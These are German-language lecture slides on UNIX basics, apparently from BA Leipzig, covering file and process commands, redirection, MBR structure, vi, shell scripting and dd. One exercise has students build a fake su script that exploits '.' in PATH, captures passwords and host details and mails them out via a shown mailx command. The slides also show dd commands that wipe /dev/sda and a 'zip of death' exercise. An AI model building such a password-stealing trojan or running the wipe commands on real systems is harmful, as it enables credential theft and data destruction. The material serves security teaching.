2. Grundlegende UNIX-Befehle

- Wozu Kommandozeile?
- Einführung
- Dateiverwaltung
- Prozessverwaltung
- Shell
- Eingabeumlenkung
- Wichtige Befehle
- Zugriffsrechte
- vi – ein klassischer UNIX-Editor
- Verbindung zu anderen Rechnern (ssh)
- Dateitransfer (ftp, sftp)
- Shell-Scripte

Anmeldung am System

- Grafische Anmeldung oder Konsole
  - Login + Password
  - Oft kein Echo (in Form von „*“) bei Passworteingabe
  - Zwischen Fehlversuchen meist 3 s Wartezeit

- Groß- und Kleinschreibung werden unterschieden!
  - Auf Umschalttaste achten
  - Gegebenenfalls Tastaturbelegung beachten
    --> „Rettungssysteme“ häufig amerikanische Tastenbelegung

Optionen beim Boot

- Runlevel auswählen:
  0 Shutdown
  1 Single User
  2 Multi User, nur lokal (ggf. auch Netzwerk, z.B. Debian)
  3 Multi User und Netzwerk
  4 nicht definiert
  5 3 + grafische Oberfläche
  6 Reboot
- Man kann via Boot-Manager das gewünschte Runlevel übergeben (einfach z. B. „3“ in Befehlszeile eintragen)
- Wechsel der Runlevel:
  - `init x`
- Start der grafischen Oberfläche:
  - `startx`

Virtuelle Konsole wechseln

- Wechsel von der graphischen Oberfläche zu einer virtuellen Konsole:
  <Strg> + <Alt> + <F1> *(Kernel Bootmeldungen)*
  <Strg> + <Alt> + <F2>
  …
  <Strg> + <Alt> + <F6>
- Wechsel zwischen virtuellen Konsolen:
  <Alt> + <F1>
  <Alt> + <F2>
  …
  <Alt> + <F6>
- Zurück zur grafischen Oberfläche:
  <Alt> + <F7>

Terminalfenster

- Auf der Konsole kann man Befehle direkt am Prompt eingeben
- Auf der grafischen Oberfläche (X-Window System) muss man ein Terminalfenster öffnen:
  - X-Terminal (xterm)
  - In Abhängigkeit vom Fenstermanager auch anderer Terminaltyp (mit im Vergleich zum xterm erweiterten Möglichkeiten)
- Öffnen eines Terminalfensters per Mausbefehl oder via direktem Aufruf, z.B. `xterm &`

Befehlseingabe

- Eingabe von Befehlen:

```
Befehl Optionen Parameter
```

- Bestimmte Optionen können in Abhängigkeit vom Befehl optional oder obligatorisch sein:

```
Befehl [optionale Angaben] <obligatorische
 Angaben>
```

- Beispiel:

```
mkdir [Option] <Verzeichnis>
```

Änderung des Passwortes

- Mit dem Befehl

  ```
  passwd [username]
  ```

- Achtung: auf dem Fileserver der BA Leipzig werden Windows- und Unix Passwörter synchronisiert! Dazu bitte das Passwort mit den Windows-Systemtools oder auf der UNIX-Seite mit dem Befehl `smbpasswd` ändern!

  Wahl des Passwortes:
  - Mindestens 8 Zeichen lang
  - Nicht im Wörterbuch enthalten
  - Sinnvolle Mischung Buchstaben / Ziffern / Sonderzeichen (eventuell auf ASCII beschränken)

Hilfe!

- Hilfe zu Befehlen bieten die sogenannten Manpages:

```
man <Befehl>
```

- Seit einigen Jahren werden häufig auch Infopages eingesetzt:

```
info <Befehl>
```

Einige nützliche Befehle

- Datum und Uhrzeit: `date`
- Angemeldete Nutzer: `who`
- Als was bin ich angemeldet: `whoami`
- Text am Bildschirm ausgeben: `echo`
- Datei seitenweise ausgeben: `more`
  `less`
- Bildschirm löschen: `clear`
- Letze Anmeldungen: `last [user]`

Dateisystem

- Hierarchisch
- Baumstruktur --> Wurzel „/“ (Slash)
- Verzeichnis (außer „/“) enthält mindestens zwei Einträge:
  - „.“ das Verzeichnis selbst
  - „..“ das übergeordnete Verzeichnis
- Absolute und relative Pfade sind damit möglich:
  - Absolut: `/home/it2005`
  - Relativ: `../`
- Homeverzeichnis:
  - Jedem Benutzer ist ein Homveverzeichnis zugeordnet
  - Normale Nutzer meist: `/home/username`
  - Super-User root: `/root`

Arbeiten mit Dateien und Verzeichnissen

- Verzeichnisinhalt: `ls [Optionen] [Zielverzeichnis]`
  `ll --> ls -l`
- Verzeichniswechsel: `cd [Zielverzeichnis]`
  In Home wechseln: `cd`
  In Verzeichnis „test“ im eigenen Home wechseln:
  `cd ~/test`
- Aktueller Pfad: `pwd`
- Verzeichnis anlegen: `mkdir [Optionen] <Verzeichnis>`
- Datei anlegen: `touch <Datei>`
- Löschen: `rm [Optionen] <Datei/Verzeichnis>`
  Baum löschen `rm -rf <Verzeichnis>`

Arbeiten mit Dateien und Verzeichnissen (2)

- Belegter Speicherplatz: `du [Optionen] [Zielverzeichnis]`
  „Human readable“: `du -h`
- Freier Plattenplatz: `df`
  „Human readable“: `df -h`
- Quota: `quota [username]`

Metazeichen / Wildcards

- Metazeichen sind Platzhalter:

?	ein beliebiges Zeichen
*	*n* beliebige Zeichen
[...]	Auswahlliste von einzelnen Zeichen, die an dieser Stelle stehen dürfen
[!...]	Auswahlliste von einzelnen Zeichen, die **nicht** an dieser Stelle stehen dürfen

Kopieren / Verschieben

- Kopieren: `cp [Optionen] <QuellVerzeichnis/-datei> <ZielVerzeichnis/-Datei>`

  Wichtige Optionen:
  archive (preserve all attributes): `-a`
  Rekursiv: `-R`

- Verschieben: `mv [Optionen] <QuellVerzeichnis/-datei> <ZielVerzeichnis/-Datei>`

  (Vor allem zum Umbenennen verwendet.)

tar Archiv

- Archiv anlegen:
  `tar cvf archiv.tar file1 [file2 …]`
- Archiv anlegen und komprimieren:
  `tar cvfz archiv.tgz file1 [file2 …]`

- Archiv auspacken:
  `tar xvf archiv.tar`
- Archiv auspacken:
  `tar xvfz archiv.tgz`

Verzeichnis abgleichen

- Lokal oder über Netzwerk:
  `rsync`
- Ggf. auch über Remote Shell oder Deamon
- Beispiel lokal:
  `rsync [OPTION...] SRC... [DEST]`
- Beispiel über Netzwerk (Pull):
  ```
  rsync [OPTION...] \
        [USER@]HOST:SRC... [DEST]
  ```

3. Aufbau Partitonstabellen

- MBR
  - „klassisch“ für Festplatten auf PCs
- GUID
  - Aktueller Nachfolger

Aufbau des MBR

Bootloader (Programmcode)

Datenträgersignatur
(ab Windows 2000)

Offset	*0	*1	*2	*3	*4	*5	*6	*7	*8	*9	*A	*B	*C	*D	*E	*F
0x0000	eb	48	90	10	8e	d0	bc	00	b0	b8	00	00	8e	d8	8e	c0
0x0010	fb	be	00	7c	bf	00	06	b9	00	02	f3	a4	ea	21	06	00
								. . .								
0x0190	61	64	0	20	45	72	72	6f	72	0	bb	01	00	b4	0e	cd
0x01a0	10	ac	3c	0	75	f4	c3	00	00	00	00	00	00	00	00	00
0x01b0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	**00**	**01**
0x01c0	**01**	**00**	**83**	**fe**	**ff**	**ff**	**3f**	**00**	**00**	**00**	**41**	**29**	**54**	**02**	00	fe
0x01d0	ff	ff	82	fe	ff	ff	80	29	54	2	fa	e7	1d	00	00	fe
0x01e0	ff	ff	83	fe	ff	ff	7a	11	72	2	fa	e7	1d	00	80	fe
0x01f0	ff	ff	05	fe	ff	ff	74	f9	8f	02	0c	83	6c	04	*55*	*aa*

1. Partitions-
eintrag


Magic Number

Partitionseintrag

- Partition 4:
  - Erweiterte Partition
  - LBA-Mode

Offset	*0	*1	*2	*3	*4	*5	*6	*7	*8	*9	*A	*B	*C	*D	*E	*F
0x01e0															80	fe
0x01f0	ff	ff	05	fe	ff	ff	74	f9	8f	02	0c	83	6c	04		
	CHS erster Sektor		Partitionstyp (0x05 → erweitert)	CHS letzter Sektor			LBA Startsektor (relativ zum Anfang der Festplatte bzw. zur erweiterten Partitionstabelle)				LBA Anzahl der Sektoren in der Partition (LBA)				Bootfähig? 0X80 -> ja, 0x00 → nein	CHS erster Sektor

GUID (Globally Unique Identifier)



- Protective MBR:
  - Verhindert versehentliche Nutzung durch nicht GPT-fähige Betriebs-systeme

4. Der vi Editor

- vi gehört zu den „klassischen“ Editoren eines jeden UNIX-Systems:

```
vi <Datei>
```

- Nachteile:
  - Bedienungskomfort und Userinterface genügen heutigen Anforderungen bei weitem nicht mehr
  - Intuitive Nutzung nicht möglich
- Vorteile:
  - Faktisch auf jedem UNIX verfügbar
  - Läuft in (fast) jeder Terminalemulation
  - Kann allein mit den alphanumerischen Tasten bedient werden

Betriebsarten des vi

- 3 Betriebsarten:
  - visual mode (Kommandomodus)
  - ex mode (Kommandozeileneingabe)
  - input mode (Texteingabemodus)
- Der visual mode ist der Standardmodus, man kann jederzeit mit <Esc> dorthin zurückkehren
- Im visual mode kann man ohne Hilfe von Maus und erweiterter Tastatur (Cursortasten usw.) in der Datei navigieren

Prozesse

Prozess:

- Faktisch gestartetes Programm
- Hat Eigentümer
- Hat Mutterprozess (ist also Kindprozess)
- Kann Kindprozesse haben
- Aktivität eines Prozesses:
  - Aktiv
  - Ruht
  - Angehalten
  - Auf Festplatte ausgelagert
  - Speicherresident
  - Beendet (ohne Mutterprozess zu informieren)
- Mittels **P**rocess **Id**entification Number numeriert
- Angeordnet in Baumhierarchie

Wichtige Prozesse

- Mutter aller Prozesse: `init` PID 1
  Beenden von `init`: Rechner herunterfahren

- Login-Prozess:
  - Entspricht Anmeldung eines Benutzers
  - Mutter aller von diesem Benutzer gestarteten Prozesse

- Systemrelevante Prozesse:
  - Laufen im Hintergrund
  - Dämon genannt (Deamon)
  - z.B. Druckerausgabe, Zeitsynchronisation ...

Prozessverwaltung

- Liste der aktivsten Prozesse: `top`

  Wichtige Prozessdaten bei `top`:
  - Process Identification Number: `PID`
  - Eigentümer: `USERNAME`
  - Gesamtgröße des Prozesses: `SIZE`
  - Größe des Prozesses im Speicher: `RES`
  - Prozesszustand: `STATE`
  - Laufzeit des Prozesses: `TIME`
  - CPU-Auslastung [%]: `CPU`
  - Kommando, welches Prozess gestartet hat: `COMMAND`

Prozessverwaltung (2)

- Liste der Prozesse ausgeben:

  ```
  ps [optionen]
  ```

  Beispiel: `ps -u user`

- Prozesse beenden:

  ```
  kill [-Killsignal] <PID>
  ```

  Beispiel:
  ```
  kill -TERM 1
  kill -9 1
  ```

5. Shell

- Shell ist ein Kommandointerpreter
  - Liefert Promt, ggf. an dessen Darstellung erkennbar
  - Systemschnittstelle auf der Kommandozeile
  - Legt sich wie eine Muschel um den Systemkern, interpretiert die eigegebenen Befehle und reicht Ergebnisse an den Systemkern weiter
  - Bietet eine Reihe eingebauter Kommandos
- Häufig benutzte Shells:
  - Bourne-Shell (sh)
  - C-Shell (csh)
  - Korn-Shell (ksh)
  - Bourne-Again-Shell (bash)

Shell (2)

- Start der Shell:
  - `sh, csh, ksh` oder `bash`
- Shell beenden:
  - `exit` oder `<Strg>+<D>`
- History-Funktion:
  - Mittels Cursortasten
  - Auflisten mit `history`
- Kommandos der Shell: vgl. Manpages
- Automatische Namensvervollständigung:
  - Bash: `<TAB>`
  - Csh: `<ESC>`
- Selbständige Prozesse: „`&`“ nach Befehl

Umgebungsvariablen

- Anzeigen Environment:
  `env`
- Setzen:
  `export <Variable>=<Wert>`
  Beispiel (erzeugt massive Sicherheitslücke):
  `export PATH=.:$PATH`
  Beispiel Display umsetzen (rlogin):
  `export DISPLAY=195.37.187.xxx:0.0`
- Löschen:
  `unset <Variable>`
- Ausgabe:
  `echo $<Variable>`
- Permanentes setzen: Konfigurationsdatei der jeweiligen Shell

Ein- und Ausgabeumlenkung (für den Standard-Output stdout)

- Eingabeumlenkung:
  - `<` Inhalt der rechts stehenden Datei an Befehl links übergeben
- Ausgabeumlenkung:
  - `>` Ausgabe des Befehls links in Datei rechts umlenken
  - `>>` Ausgabe des Befehls links an Datei rechts anhängen

stdout und stderr umleiten

- Umleiten von stdout (1) in Datei `liste.txt` und stderr (2) nach `/dev/null`

```
ls -la /etc  1>  liste.txt  2>  /dev/null
```

  oder kürzer:

```
ls -la /etc  >  liste.txt  2>  /dev/null
```

- Beide Kanäle in eine Datei umleiten:

```
ls -la  >  liste_und_fehler.txt  2>&1
```

  Kanal zwei wird dabei in Kanal 1 umgeleitet. Wichtig: Reihenfolge beachten!

- Fehlermeldungen an Log-Datei anhängen:

```
mkdir mydir 2>> errorlog.txt
```

Kommandoverknüpfung (Pipe)

- Kommando rechts bekommt die Ausgabe des links stehenden Befehls als Eingabe übergeben:

```
<Kommando1>   |   <Kommando2>
```

Beispiele:

```
ls | grep pdf
find * | grep pdf
```

Kommandoverknüpfung, nützliche Befehle

- `grep`
- `find`
- `wc`
- `cut`
- `...`

tar – Verzeichnis kopieren

- Kopieren eines Verzeichnisbaums mit allen Attributen in ein neues Verzeichnis:

```
cd /var/www
tar cf - . | ( cd /srv/www ; tar xfp - )
```

- Was bewirken die Befehle?

`tar cf - .`	→	create file auf stdout ausgeben aktuelles Verzeichnis archivieren
`|`	→	Pipe
`cd /srv/www`	→	in das Zielverzeichnis wechseln
`tar xfp -`	→	extract file preserve (Zugriffsrechte erhalten) stdin lesen

Zugriffsrechte

- UNIX-Standardrechte:
  - **u**ser: Eigentümer
  - **g**roup: Gruppe
  - **o**ther: alle anderen Benutzer
  - **a**ll: fasst alle obigen Gruppen zusammen
- Ausführungsrechte:
  - **r**ead: Leserecht
  - **w**rite: Schreibrecht
  - e**x**ecute: Ausführungsrecht
- Weitere Abkürzungen:
  - **d**irectory: Verzeichnis
  - **l**ink: Verweis

Zugriffsrechte (2)

- Anzeigen: `ls -l` oder `ll`

- Ändern (Eigentümer + *root*):
  `chmod`
  `chown`
  `chgrp`

Remote Login

- Veraltet:
  `telnet`
  `rlogin`

- Aktuell: Secure Shell
  `ssh user@host -X`

  `-X` enable X11 forwarding

File Transfer

- Klassisch: FTP
  `ftp <host>`
  User anonymous für anonymen Zugang.
- Aktuell: Secure Shell sftp
  `sftp <host>`
- Wichtige Kommandos:

Remote		Local
ls		lls
pwd		lpwd
cd		lcd
	put <file>	
	get <file>	

Dateien per HTTP/FTP holen

- Dateien/Verzeichnisse per HTTP- oder FTP-Protokoll holen:

```
wget <URL>
```

- wget akzeptiert auch das FTP-Protokoll:

```
wget ftp://ftp.ba-leipzig.de/pub
```

6. Shell-Scripte

- Zusammenfassung von Kommandos in einer Textdatei
- Textdatei muß das Attribut „x“ (execute) besitzen
- Je nach Shell werden auch komplexere Konstrukte wie Schleifen, Bedingungen, Parameter und Variablen zur Verfügung gestellt

Syntax Shell-Script

- In der ersten Zeile der Hinweis auf die verwendete Shell:

```
#!/bin/bash
```

- Den Pfad zur Shell kann man mit folgenden Kommados bestimmen:

```
type <Shell-Name>
locate <Shell-Name>
which <Shell-Name>
```

oder für intensives Suchen:

```
find * | grep <Shell-Name>
```

Beispiel

- Ein klassisches Beispiel:

```
#!/bin/sh

echo "Hello World!"

Exit 0
```

- Kommandos werden durch Semikolon oder Zeilenwechsel getrennt
- Für komplexe Scripte ist das Setzen eines `exit`-Status nützlich

Parameterübergabe

- Man kann einem Shell-Script beliebig viele Parameter übergeben, ansprechbar sind nur die Parameter 1-9:
  `script [p1] [p2] ... [pn]`
- Die Parameter werden als Text interpretiert und stehen im Script in den Variablen
  `$1, $2, ..., $9`
- In der Variablen `$0` steht der Name des aufgerufenen Shell-Scriptes

Shift

- Mittels Shift kann auf Paramter jenseits von 9 zurückgegriffen werden:
  `shift n`
- Der Parameter `$1` entspricht dann dem `n+1`-ten beim Aufruf angegebenen Parameter

Befehle verketten

- Befehle durch Semikolon getrennt:

```
tar cvfz dokumente.tgz *.doc ; rm *.doc
```

  gefährlich, da `rm` auch bei Fehler von `tar` ausgeführt wird

- Besser: mit UND / ODER verknüpfen:
  && : wenn Exitcode == 0, dann
  || : wenn Exitcode <> 0, dann

```
tar cvfz dokumente.tgz && rm *.doc \
                       || echo "Error"
```

Wichtige virtuelle Gerätedateien

- `/dev/null`
  Verwirft dorthin geschriebene Daten, Beispiel:
  `programm > /dev/null 2>&1`

- `/dev/zero`
  Liefert Nullzeichen (NUL, 0x00) zurück.

- `/dev/random`
  Zufallszahlen hoher Qualität, blockiert wenn Entropie-Pool zu gering befüllt ist.

- `/dev/urandom`
  unlimited random(ness)

Beispiel / Übung

Schreiben Sie ein Shell-Script welches den su-Befehl mit folgenden subversiven Eigenschaften nachbildet:

- Ausnutzung der Sicherheitslücke aktuelles Verzeichnis („.“) im Suchpfad (PATH)
- Verhalten von su nachbilden, falsches Passwort simulieren
- Passwort und Informationen zur Umgebung (IP, Hostname usw.) sammeln
- Informationen versenden, z.B. mittels `mail / mailx`
- Script für eine gewisse Zeit verstecken, z.B. durch umbennen (und wieder reaktivieren)

mailx

```
mailx -v \
   -r "absender@first-domain.test" \
   -s "Der Betreff der Mail (subject)" \
   -S smtp="mail.first-domain.test:587" \
   -S smtp-use-starttls \
   -S smtp-auth=login \
   -S smtp-auth-user="username" \
   -S smtp-auth-password="Geheim1234" \
   -S ssl-verify=ignore \
   empfaenger@second-domain.test \
   < $INFO_FILE > /dev/null 2>&1
```

Arithmetik

- Arithmetik mit Zahlen unbekannt
  - Alle Variable sind Zeichenketten
- Indirekte Methode:

```
expr <integer> <operator> <integer>
```

Operatoren: `+ - * / %` (Divisionsrest)
Logische Operatoren: `< > = != <= >=`
(ggf. quoten)

Beispiel:

```
ERGEBNIS=`expr 5 + 3`
```

Arithmetik (bash)

In der bash sind auch folgende Formulierungen möglich:

- `let RESULT = ( <int> <op> <int> )`
  `let "RESULT = <int> <op> <int>"`

- `z=$(($z+3))`
  `z=$((z+3))`

```
# Dereferenzierung ist innerhalb
# der doppelten Klammern optional
```

Arithmetik (Gleitkomma)

- Rechnen mit Fließkommazahlen:

  `bc -i` (bc im interaktiven Mode)

  Aufruf bc im Shell-Script z.B.:

```
RESULT=`echo "scale=2; $VAR1 $OP $VAR2"\
            | bc -l`
```

  Zahlendarstellung mit Deziamltrennzeichen Komma:

```
RESULT=`echo "scale=2; $VAR1 $OP $VAR2"\
            | bc -l | tr "." ","`
```

test

- `test` prüft eine Bedingung und liefert den Exitstatus 0 (true), falls die Bedingung erfüllt ist
- Aufruf: `test <Bedingung>`
  oder: `[ Bedingung ]`
- Bedingungen:

	Dateieigenschaften
`-f file`	file vorhanden und kein Verzeichnis
`-d file`	file vorhanden und ein Verzeichnis
`-s file`	file vorhanden und nicht leer
	Zeichenketten
`str1 = str2`	Zeichenketten gleich
`str1 != str2`	Zeichenketten ungleich
`-z str`	Zeichenkette leer

Test (2)

- Bedingungen (Fortsetzung):

	Ganze Zahlen
`n1 -eq n2`	gleich
`n1 -ne n2`	ungleich
`n1 -ge n2`	größer oder gleich
`n1 -gt n2`	größer als
`n1 -le n2`	kleiner oder gleich
`n1 -lt n2`	kleiner

- Verknüpfen von Bedingungen:

`!`	Negierung (not)
`-o`	oder (or)
`-a`	und (and)

if

- Syntax:

```
if <Kommandoliste>
   then
      [Kommandoliste true]
   [else
      [Kommandoliste false]]
   fi
```

- Beispiel:

```
if [ ! -d $DIR ]; then mkdir $DIR; fi
```

for

- Syntax:

```
for <Variable> [in Wortliste]
  do
    [Kommandoliste]
  done
```

- Beispiele:

```
for ARG
  do
    echo $ARG
  done

for I in 1 2 3 4 5 6 7 8 9
  do
    echo $I
  done
```

for (bash)

- Syntax:

```
for ((i=1;i<=10;i++))
  do
    [Kommandoliste]
  done
```

- Beispiel:

```
for ((i=1;i<=60;i++))
  do
    echo "s seit 1.1.1970 : date +%s"
     sleep 1
  done
```

while

- Syntax:

```
while <Kommando>
   do
      [Kommandoliste]
   done
```

- Beispiel:

```
SUM=0; N=1
while [ $N -le $1 ]
  do
    SUM=`expr $SUM + $N`
    N=`expr $N + 1`      # Inkrement kompliziert
  done
echo "Summe der Zahlen von 1 bis "$1" = "$SUM
```

Frage: Wie hat das eigenlich Gauss gelöst?

Funktionen

- Syntax:

```
function <name> {
    [Kommandoliste]
  }
```

- Beispiel:

```
function QUADRAT {
  X_SQR=$(( $1 * $1 ))
  return $X_SQR
  }

QUADRAT 5      # Funktion mit Parameter aufrufen
echo "Das Quadrat von 5 ist: $?"
   # Ergebnis steht im Rückgabewert der Funktion
```

Achtung: Variablen sind nicht gekapselt!

Übung Primzahl

Schreiben Sie ein Script welches prüft, ob eine Zahl eine Primzahl ist:

- Kapseln Sie den Test auf Primzahl in einer Funktion

- Tips:
  - Welche Zahlen sind nie Primzahlen? Bedenken Sie die Primfaktorzerlegung!
  - Bis zu welcher größten Zahl muss man testen? Denken Sie an die Primfaktorzerlegung!

- Erweiteren Sie das Script und berechnen Sie Primzahlen bis zu einer vorgegebenen Grenze.

case

- Syntax:

```
case Wert in
  muster1) <Kommandoliste1> ;;
  muster2) <Kommandoliste2> ;;
  ...
  musterk) <Kommandolistek> ;;
esac
```

- Beispiel:

```
case $1 in
  start)  echo "Service *grmpf* starten..." ;;
  stop)   echo "Service *grmpf* anhalten..." ;;
  status) echo "Status bestimmen ..." ;;
  *)      echo "Usage: "$0" { start | stop }";;
  esac
```

awk

- Auf vielen UNIX-Systemen verfügbare Scriptsprache
- Mächtiger als die Shell

- Beispiel: Ausschneiden von Spalten (im Gegensatz zu cut dürfen mehrere Leerzeichen vorkommen):

```
PIDs=`ps | grep “xterm“ |
      awk { print $2 }`
```

Übung Startscript

- Schreiben Sie ein Shell-Script, welches einen Prozess
  - starten
  - anhalten (stop) und

  den Status dieses Prozesses bestimmen kann!

Hinweise:

- In einer Übung sollte man sich nicht an wichtigen Prozessen wie dem ssh Deamon vergreifen
- Vorschlag: einfach ein xterm verwenden (das kann man auch optisch gut nachvollziehen)
- Man sollte auch den Fall eines (unfreiwillig) abgebrochenen Prozesses berücksichtigen, z.B. mit einem PID-File

dd

- dd zum bitgenauen Kopieren von Daten
- dd zum Erzeugen von Dateien:
  - Mit Zufallsdaten
  - Mit Nullen
- dd zum Überschreiben von Datenträgern:
  - Mit Nullen
  - Mit Zufallszahlen

dd – Datei erzeugen

- Datei mit 768 Byte binären Nullen erzeugen:

```
dd count=1 bs=768 if=/dev/zero \
   of=nullen.bin
```

- Datei mit 512 Byte binären Pseudozufallszahlen erzeugen:

```
dd count=512 bs=1 if=/dev/urandom \
   of=nullen.bin
```

dd – Bachkup MBR

- MBR der Festplatte /dev/sda sichern:

```
dd count=1 bs=512 if=/dev/sda \
   of=mbr.bin
```

- MBR der Festplatte /dev/sda zurückschreiben:

```
dd if=mbr.bin of=/dev/sda
```

dd – Backup einer Partition

- Backup der Partion /dev/sda1:

```
dd ibs=64k if=/dev/sda1  \
  | gzip --fast |  \
  dd obs=64k of=backup_sda1.dd.gz
```

- Partion /dev/sda1 aus Backup wiederherstellen:

```
dd ibs=64k if=backup_sda1.dd.gz  \
  | gunzip |  \
  dd obs=64k of=/dev/sda1
```

dd – Festplatte löschen

- Festplatte /dev/sda mit Nullen überschreiben:

```
dd bs=64k if=/dev/zero of=/dev/sda
```

- Festplatte /dev/sda mit Zufallszahlen überschreiben (langsamer):

```
dd bs=64k if=/dev/urandom of=/dev/sda
```

- Anmerkung: einmal überschreiben reicht aus:
  Craig Wright, Dave Kleiman, Shyaam Sundhar R.S.: Overwriting Hard Drive Data: The Great Wiping Controversy. Lecture Notes in Computer Science, Springer 2008, 243-257. http://link.springer.com/chapter/10.1007%2F978-3-540-89862-7_21

Übung „ZIP“ of Death

- Verschachtelte Archive, die sich auf riesiges Datenvolumen auspacken
- Anwendung:
  - Test Virenscanner auf Angriffspunkte (Mailserver)

Übung 2

Schreiben Sie ein Shellscript zur Berechnung von *n*!

- *n* wird dem Script als Parameter übergeben
- *n*! = 1 * 2 * 3 * ... * *n*
- Hinweis: beachten Sie:
  - 0! = 1
  - 1! = 1

Übung 3

Schreiben Sie ein Shellscript, welches die Zahlen von *a* bis *b* miteinander multipliziert!

- $x = a * (a+1) * (a+2) * ... * (b-1) * b$
- Übergeben sie *a* und *b* als Kommandozeilenparameter
- Hinweis:
  - Prüfen Sie im Script, ob a < b ist!

Übung 4

Schreiben Sie ein Shellscript, welches die e^x berechnet!

- Übergeben Sie *x* dem Shellscript als Parameter!
- Hinweis:

$$e^x = \frac{x^0}{0!} + \frac{x^1}{1!} + \frac{x^2}{2!} + \frac{x^3}{3!} + \ldots + \frac{x^n}{n!} + \ldots = \sum_{n=0}^{\infty} \frac{x^n}{n!}$$